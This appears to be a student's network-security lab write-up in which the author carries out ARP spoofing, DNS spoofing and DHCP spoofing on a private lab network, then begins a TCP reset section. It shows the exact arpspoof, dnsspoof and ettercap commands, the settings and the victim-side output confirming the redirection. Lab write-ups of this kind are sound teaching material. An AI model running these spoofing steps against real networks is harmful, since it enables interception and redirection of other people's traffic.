
```
┌──(jordan㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c3:3e:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.37/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 84797sec preferred_lft 84797sec
    inet6 fe80::a00:27ff:fec3:3e30/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(jordan㉿kali)-[~]
└─$ echo "192.168.1.37 www.google.com" > dns.txt

┌──(jordan㉿kali)-[~]
└─$ sudo su -
┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[~]
└─# exit
```

Here I confirmed my kali ip, put my ip to spoof with in the dns.txt file and enabled ip forwarding




```
┌──(jordan㉿kali)-[~]
└─$ sudo arpspoof -t 192.168.1.48 192.168.1.50
8:0:27:c3:3e:30 8:0:27:e6:3a:96 0806 42: arp reply 192.168.1.50 is-at 8:0:27:c3:3e:30
8:0:27:c3:3e:30 8:0:27:e6:3a:96 0806 42: arp reply 192.168.1.50 is-at 8:0:27:c3:3e:30
8:0:27:c3:3e:30 8:0:27:e6:3a:96 0806 42: arp reply 192.168.1.50 is-at 8:0:27:c3:3e:30
8:0:27:c3:3e:30 8:0:27:e6:3a:96 0806 42: arp reply 192.168.1.50 is-at 8:0:27:c3:3e:30
8:0:27:c3:3e:30 8:0:27:e6:3a:96 0806 42: arp reply 192.168.1.50 is-at 8:0:27:c3:3e:30
8:0:27:c3:3e:30 8:0:27:e6:3a:96 0806 42: arp reply 192.168.1.50 is-at 8:0:27:c3:3e:30
```

Here I initiated an arpspoof using the ubuntu and windows ip




```
┌──(jordan㉿kali)-[~]
└─$ sudo arpspoof -t 192.168.1.50 192.168.1.48
[sudo] password for jordan:
8:0:27:c3:3e:30 8:0:27:e:a8:9b 0806 42: arp reply 192.168.1.48 is-at 8:0:27:c3:3e:30
8:0:27:c3:3e:30 8:0:27:e:a8:9b 0806 42: arp reply 192.168.1.48 is-at 8:0:27:c3:3e:30
8:0:27:c3:3e:30 8:0:27:e:a8:9b 0806 42: arp reply 192.168.1.48 is-at 8:0:27:c3:3e:30
```

Now I am spoofing the traffic between the two by swapping the place of the ips for both machines




```
┌──(jordan㉿kali)-[~]
└─$ sudo dnsspoof -i eth0 -f dns.txt
[sudo] password for jordan:
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.37]
```

I am now launching the dns spoof attack




```
C:\Users\jordan>nslookup google.com
Server:  UnKnown
Address:  192.168.1.50

Non-authoritative answer:
DNS request timed out.
    timeout was 2 seconds.
Name:    google.com
Address:  192.168.1.37
```




```
192.168.1.48.51764 > 192.168.1.50.53:  2+ A? google.com
```

Looks like we successfully resolved google.com to the kali ip




I then reset the state of my windows (forgot this state didn't have autopsy installed.......)

4.4 - DHCP Spoof Attack




```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6dbd:651e:b067:f0e9%4
   IPv4 Address. . . . . . . . . . . : 192.168.1.48
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

C:\Windows\system32>_
```

My windows ip is 192.168.1.48 and gateway address is 192.168.1.1




```
┌──(jordan㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c3:3e:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.37/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 81836sec preferred_lft 81836sec
    inet6 fe80::a00:27ff:fec3:3e30/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(jordan㉿kali)-[~]
└─$ 
```

Kali IP: 192.168.1.37/24



```
┌──(jordan㉿kali)-[~/ettercap/build]
└─$ $ sudo ettercap -G
$: command not found

┌──(jordan㉿kali)-[~/ettercap/build]
└─$ sudo ettercap -G
[sudo] password for jordan:

ettercap 0.8.4-rc copyright 2001-2020 Ettercap Development Team

```


After a LOT of troubleshooting and research we got ettercap working



Server Information

IP Pool (optional): 192.168.1.48
Netmask: 255.255.255.0
DNS Server IP: 192.168.1.37


Here are my settings for the dhcp spoofing attack



```
C:\Users\jordan>ipconfig /release

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6dbd:651e:b067:f0e9%4
   Default Gateway . . . . . . . . . :

C:\Users\jordan>ipconfig /renew

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6dbd:651e:b067:f0e9%4
   IPv4 Address. . . . . . . . . . . : 192.168.1.48
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.37

C:\Users\jordan>
```


Default gateway is now resolved to the kali IP. The attack was a success!

4.5 - TCP Reset Attack




```
┌──(jordan㉿kali)-[~/ettercap/build]
└─$ sudo apt install netwox -y
Installing:
  netwox

Installing dependencies:
  netwag

Suggested packages:
  netwag-doc netwox-doc

Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 854
  Download size: 641 kB
  Space needed: 2409 kB / 11.8 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 netwox amd64 5.39.0-1.5+b1 [585 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 netwag all 5.39.0-1.5 [56.0 kB]
Fetched 641 kB in 1s (1167 kB/s)
Selecting previously unselected package netwox.
(Reading database ... 405600 files and directories currently installed.)
Preparing to unpack .../netwox_5.39.0-1.5+b1_amd64.deb ...
Unpacking netwox (5.39.0-1.5+b1) ...
Selecting previously unselected package netwag.
Preparing to unpack .../netwag_5.39.0-1.5_all.deb ...
Unpacking netwag (5.39.0-1.5) ...
Setting up netwox (5.39.0-1.5+b1) ...
Setting up netwag (5.39.0-1.5) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.1-1) ...

┌──(jordan㉿kali)-[~/ettercap/build]
└─$ 
```

I first proceeded to install netwox as shown above




Using the Loopback:lo option, I launched wireshark



